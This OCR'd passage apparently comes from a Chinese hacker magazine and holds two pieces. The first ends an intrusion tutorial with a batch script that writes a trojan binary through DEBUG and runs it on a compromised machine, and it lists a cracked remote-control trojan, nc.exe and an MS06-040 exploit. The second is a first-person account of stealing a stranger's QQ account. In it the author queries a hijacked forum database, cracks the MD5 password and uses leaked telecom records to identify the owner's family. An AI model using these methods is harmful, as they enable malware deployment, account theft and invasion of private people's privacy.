



图 29



```
@echo e 9090 61 72 4e 65 78 74 41 00 00 00 00 00 00 00 00 >>sgl
@echo e 90a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 90b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 90c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 90d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 90e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 90f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 >>sgl
@echo e 9100 ff @echo rcx>>sgl
@echo 9000>>sgl
@echo n tthacker>>sgl
@echo w>>sgl
@echo q>>sgl
@debug<sgl>nul
@del sgl
@ren tthacker bm.exe>>sgl
@bm.exe
```

图 30




图 31

转换成功了，现在打开bm.bat文件，你会看到如图30所示的一些代码，如图30。将这些代码全部选中COPY，粘贴到CMDshell中，如图31。

中间不用人工干预，粘贴完成，它会自动写保存为BM.exe文件并运行。相信此时你的木马已经上线了，如图32。





图 32

至于上兴木马的操作，我就不再演示了，相信大家都会。虽然以上这些都是最基础的一些入侵技术，但是对于初学者来说却是有必要掌握的，但愿各位初学者朋友看了本文后会有一些收获！

（文章中涉及到的工具啊D网络工具包、极速MSSQL弱口令扫描器、SQL综合利用工具、Ms06040扫描器、ms06040rpc.exe、nc.exe、上兴远程控制 vip 2007sp2 0601 正式版完美破解、TFTP.exe、EXE2bat等已经收录在光盘中）



社会工程学在黑客中的应用

——一个密码引发的"血案"

fhod

一个偶然的机会，在帮朋友盗一人的QQ号时，查到此号码是另一人也就是她现在的男朋友所赠送的，通过查看某位MM在她QQ空间的留言肯定了QQ为198***2的号码就是她男朋友的。当时一看居然跟我QQ一样为生日号，我查看了一下QQ上的资料，上面写着"一个退休的重量级黑客"。因为这个MM的QQ号位数为5位，而他的又是生日号，还自称是黑客，于是我有了一个念头，一定要把此生日号和这个5位号弄到手。




图 1

接下来我就开始对198***2号码进行详细的调查，当时正好手里有我们当地一个大型论坛的服务器权限，而他又是经常上网之人，有很大的希望也上过这个论坛，于是我就在数据库里执行**SELECT * FROM [Dv_User] where [userim] like '%198***2%'** 命令来查询QQ资料中包含198***2的所有用户，得到的ID有两个：宁宁、我本有情。将查到的MD5加密的密码拿到www.cmd5.com网站上去进行查询，得到明文密码为553***0，如图1。




图 2

使用得到的密码登录论坛，翻看他所有回复过的贴子以及他在论坛和别人发送的短信，也没有找到任何有价值的信息。这个密码不用看就知道是电话号码，很有可能是他家里的电话。刚好我手中有电信的数据，因此我们当地所有的家庭电话只要知道号码就能够查询出来，输入此号码，很快就就查到了结果，如图2。

"陈明新"很有可能是他父亲的名字（这点在之后的调查中得到了证实）。我有一个习惯，无论是哪个QQ，我都喜欢从交友中心来看他的资料，因为有些人缺乏足够的安全意识，所以留下的资料的真实性在80%以上。但是现在直接从QQ里查看的话，有的资料能够看到，有的资料则会提示你不是高级用户，所以

我根据部分能看到的资料抓了个包，构造出一个URL，然后根据此URL编写了一个小程序来方便我以后的查询使用，这次也不例外，如图3。




图3

